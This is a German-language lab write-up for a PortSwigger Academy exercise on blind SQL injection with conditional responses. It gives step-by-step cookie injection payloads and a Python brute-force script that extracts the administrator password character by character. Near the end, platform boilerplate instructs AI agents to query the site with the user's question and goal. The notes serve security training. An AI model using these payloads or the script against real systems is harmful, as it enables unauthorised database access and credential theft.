> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/sql-injection/blind-sql-injection-with-conditional-responses.md).
# Blinde SQL-Injection mit bedingten Antworten
Notizen zu blinder SQL-Injection mit bedingten Antworten für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Blind SQL Injection mit bedingten Antworten

**Kontext / Schwachstelle:** der Wert eines Tracking-Cookies (`TrackingId`) wird in eine serverseitige SQL-Abfrage eingeschleust. Die Abfrage liefert nicht direkt Ergebnisse oder Fehler zurück, aber die Seite zeigt **„Willkommen zurück!“** wenn die Abfrage mindestens eine Zeile zurückgibt. Das ermöglicht eine **bedingte Blind-SQL-Injection** (boolean-basiert): Wir testen Wahr/Falsch-Aussagen und beobachten das Vorhandensein bzw. Ausbleiben der Nachricht, um Daten zu extrahieren.
**Laborziel:** das Passwort des `administrator` Benutzers extrahieren und sich als Administrator anmelden.
#### Technik (Schlüsselphasen und Payloads)
1. **Grundlegende Stabilitätstests / Spalten**
```sql
' ORDER BY 1-- -
' ORDER BY 2-- -
```
* (kann Fehlverhalten erkennen, falls nützlich)
2. **Überprüfung einer Wahr/Falsch-Bedingung (Kontrolle der Fehlermeldung)**
```sql
' AND (SELECT 'a') = 'a'-- -
' AND (SELECT 'a') = 'b'-- -
```
* die erste muss auslösen `Willkommen zurück!`, die zweite darf nicht.
3. **Prüfe das Vorhandensein eines `administrator` Benutzer**
```sql
' AND (SELECT 'a' FROM users WHERE username='administrator') = 'a'-- -
```
* wenn `Willkommen zurück!` erscheint, hat die Unterabfrage eine Zeile zurückgegeben.
4. **Zeichen für Zeichen extrahieren (Teilstrings)**
* \*\*Benutzername (z. B.) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
* \*\*Passwort (z. B.) \*\*
````
```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator') = 'a'-- -
```
````
Iteriere über Positionen/Werte, um die Zeichenfolge zu rekonstruieren. 5. \*\*Finde die Länge (Beispiel: Länge = 20 testen) \*\*
````
```sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE username='administrator' AND LENGTH(password)=20) = 'a'-- -
```
Passe dies je nach DBMS an (`LENGTH` / `LEN` / `LENGTH()`).
````
### Automatisierungsskript (Python)
" Das bereitgestellte Skript automatisiert einen Brute-Force-Angriff Zeichen für Zeichen, indem es die `TrackingId` Cookie.
```sql
from pwn import *
import requests, signal, time, pdb, sys, string
def def_handler(sig, frame):
print("/nBeende.../n")
sys.exit(1)
# Strg + C
signal.signal(signal.SIGINT, def_handler)
main_url = "https://0ac1002b042e505b810c253d007c0076.web-security-academy.net/"
characters = string.printable
def makeRequest():
password = ""
p1 = log.progress("Brute Force")
p1.status("Starte Brute-Force-Angriff")
time.sleep(2)
p2 = log.progress("Passwort")
for position in range(1, 21):
for character in characters:
cookies = {
'TrackingId': f"lRU8Ekyqctl6Yr6A' and (select substring(password,{position},1) from users where username='administrator')='{character}",
'Session': 'zAVTpTyb3sYA5keYIro3aDUqsp6h780H'
}
p1.status(cookies['TrackingId'])
try:
r = requests.get(main_url, cookies=cookies)
if "Welcome back!" in r.text:
password += character
p2.status(password)
break
except requests.exceptions.RequestException as e:
p1.failure(f"Anfrage fehlgeschlagen: {e}")
sys.exit(1)
if __name__ == '__main__':
makeRequest()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/sql-injection/blind-sql-injection-with-conditional-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.